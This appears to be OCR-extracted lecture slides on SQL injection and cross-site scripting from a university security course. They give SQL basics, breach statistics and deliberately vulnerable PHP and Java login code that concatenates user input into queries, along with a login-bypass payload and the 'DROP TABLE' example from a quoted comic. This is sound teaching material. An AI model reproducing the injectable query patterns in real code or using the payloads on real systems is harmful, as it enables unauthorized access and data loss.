# Lecture 3

## SQL Injection and Cross-Site Scripting (XSS)

**Dr. Charnon Pattiyanon**

Assistant Director of IT, Instructor

Department of Artificial Intelligence and Computer Engineering

**CMKL University**

## Today’s Class Outline

- Upon successful of this lecture, you will know about:
  - A deep knowledge and understanding of **two threat examples** to information systems.
  - The fundamental of **SQL injection attacks** based on the manipulation of SQL statements.
  - The fundamental of **Cross-Site Scripting (XSS) attacks** in order to execute malicious scripts.


## Security Threats as Attacks

- Attacks are concretized procedures of security threats that can be exploited on the victim system. There are various kinds of attacks, including:
  - **Distributed Denial of Service (DDoS) Attacks** – Attackers aim to make a victim system cannot operate as expected.
  - **Man-in-the-Middle (MitM) Attacks** – Attackers intercept network communication.
  - **Malware Attacks** – Attackers deploy malicious programs into the victim environment.
  - **DNS Spoofing Attacks** - Attackers aim to alter the network traffic to other locations.
  - **Injection Attacks** – Attackers attempt to inject files or script into the victim environment.
  - **Web Attacks** – Attackers exploit web components, like cookies or parameters, to execute some malicious scripts.

# SQL Injection Attack


## What Are Injection Attacks?

- **Injection attacks** use specially crafted inputs to subvert the intended operation of applications.
  - **Operating System (OS) Command Injections** may execute arbitrary commands to the operating system environment or processes.
  - **SQL Injections (SQLi)** can reveal database contents, affect the results of queries used for authentication; sometimes they can even execute commands


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

# Injection Attacks Are Crucial!

- ***SQL Injection (SQLi)*** has regularly featured high in lists of the common vulnerabilities.
  - **AKAMAI's 2024 State of the Internet Report** stated that SQL injections are ranked at the 3rd commonly found attacks (around 5.3 billion times) in the Asia-Pacific region between January 2023 to June 2024.



- In February 2024, an attack group dubbed ***ResumeLooters*** exploited SQLi and XSS vulnerabilities to target numerous retail and job listing websites.


- The campaign reportedly resulted in the theft of more than 2 million unique email addresses and more than 2.1 million user data records

## Fundamentals of SQL Commands

- **Relational Databases (RDB)**
  - RDB is a kind of database that represent data as **two-dimensional tables** (a.k.a. **Relations**) of numbers and strings.
    - Each **row** (a.k.a. a record) represents an instance of information or data.
    - Each **column** (a.k.a. an attribute) represents a well-formed schema of information.
  - A software that maintains relational databases is known as **Relational Database Management System (RDBMS)**.
    - Most RDBMS allow the use of **Structured Query Language (SQL) statements** for querying and maintaining data.
    - Some RDBMS are **servers**: MySQL, MS SQL, Oracle, IBM DB2, Postgres SQL
    - Some RDBMS are **flat files**: SQLite, MS Access

# Fundamentals of SQL Commands

- **Basic RDB Design Schema** and **SQL Querying Statements** ("SELECT")



- **Field-wise Filtering SELECT:**

  SELECT Title FROM Employee;

- **Record-wise Filtering SELECT:**

  SELECT * FROM Employee WHERE Title LIKE "%Sale%";


  SELECT * FROM Employee WHERE ReportsTo IS NOT NULL;

- **Distinct Item Filtering:**


  SELECT DISTINCT Title FROM Employee;

## Fundamentals of SQL Commands

- **SQL Data Definition Language (DDL)**
  - Create a new table




  - Remove an existing table




## Fundamentals of SQL Commands

- SQL Data Manipulation Language (DML)
  - Insert a new data record in an existing table.




# Fundamentals of SQL Commands


- **SQL Data Manipulation Language (DML)**
  - Edit an existing data record.



  - Delete an existing data record



## Typical Settings of SQL Injection Attacks


Presentation Tier
GET http://www.victim.com
Render HTML
Logic Tier
LOAD, COMPILE and EXECUTE index.asp
Scripting Engine
Scripts
Send HTML
Storage
Execute SQL
RDBMS
Return data
web browser / rendering engine
programming language: C#, ASP, .NET, PHP, JSP, etc
database: MSSQL, MySQL, Oracle etc

## Typical Vulnerability of SQL Injection in PHP

```
$username = $HTTP_POST_VARS['username'];
$password = $HTTP_POST_VARS['passwd'];

$query = "SELECT * FROM logintable WHERE user = '"
    . $username . "' AND pass = '" . $password . "'";
...
$result = mysql_query($query);

if (!$results)
    die_bad_login();
```

- **Guarantee Login! Let's try with:**

  Username: bob' OR user <> 'bob

  Password: foo' OR pass <> 'foo

```
SELECT * FROM logintable WHERE user=
'bob' or user<>'bob' AND pass='foo' OR pass<>'foo'
```

# An Example of A Servlet Code in Java

```java
public class Show extends HttpServlet {
  public ResultSet getuserInfo(String login, String pin) {
    Connection conn = DriverManager.getConnection("MyDB"};
    Statement stmt = conn.createStatement();
    String queryString = "";

    queryString = "SELECT accounts FROM users WHERE ";
    if ((! login.equals("")) && (! pin.equals(""))) {
        queryString += "login='" + login +
        "' AND pin=" + pin;
    } else {
        queryString+="login='guest'";
    }

    ResultSet tempSet = stmt.execute(queryString);
    return tempSet;
    }
}
```

## Normal Usage of the Java Servlet Code

```
    queryString = "SELECT accounts FROM users WHERE ";
    if ((! login.equals("")) && (! pin.equals(""))) {
        queryString += "login='" + login +
        "' AND pin=" + pin;
    } else {
        queryString+="login='guest'";
    }
```

- A user submit **login="John"** and **pin="1234"**
